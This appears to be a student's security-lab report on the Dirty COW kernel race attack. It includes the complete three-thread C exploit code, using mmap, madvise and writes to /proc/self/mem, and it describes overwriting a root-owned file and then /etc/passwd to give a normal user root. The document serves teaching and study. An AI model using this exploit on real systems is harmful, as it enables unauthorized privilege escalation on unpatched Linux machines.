
DIRTY COW ATTACK

Computer Security

OCTOBER 6, 2019

DHAVAL KUMAR SONAVARIA
272252089

Create Dummy File



With this experiment we demonstrate the write restrictions on a file in the root directory

We first create a file /zzz in the root directory and edit it using root privileges.

We then try to write it as a normal user which we are unable as normal users can only read it.

Our task is to be able to modify a read only file like /zzz and eventually the /etc/passwd file to gain root privilege.

Set Up the Memory Mapping Thread

We make 3 threads in our program to execute the dirty COW attack

1. The first thread maps the read only file we want to change to a block of memory. Since this is read only it creates a private copy for the user to which he can write.
2. The second thread is the thread we use to write to this private copy
3. The third thread discards this copy so that the page table points back to the read only copy

We 2nd (write) and 3rd(madvise) threads in a continuous loop so that we can manipulate the small window where the private copy is discarded and we are writing to the original mapped read-only copy to execute the Dirty cow attack.

```c
/* cow_attack.c  (the main thread) */

#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/zzz", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "222222");                          ①

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size); ②
  pthread_create(&pth2, NULL, writeThread, position);             ③

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
```


```c
/* cow_attack.c (the madvise thread) */

void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```

```
/* cow_attack.c (the write thread) */

void *writeThread(void *arg)
{
  char *content= "******";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}
```

The above program contains for the creation of all the 3 threads, the code they will run and the loop to execute the attack.


Launch the Attack

We will first try this on a read only file we create in the root directory /zzz.




As we can see we have successfully modified the 22222 to ***** in the file /zzz using the Dirty Cow attack.


Task 2: Modify the Password File to Gain the Root Privilege




We will now create a new user and try to gain root privileges using the above attack manipulating the /etc/passwd file.



This are the contents to the /etc/passwd file before the attack.



We make changes accordingly in our program accordingly. We find the string in the mapped private copy and use our write thread to change that contents to the *content parameter. Now, we run the two threads concurrently so that one of the context switches creates the desirable conditions for the dirty cow attack.



We successfully change the contents of the /etc/passwd file and now Charlie has become the root user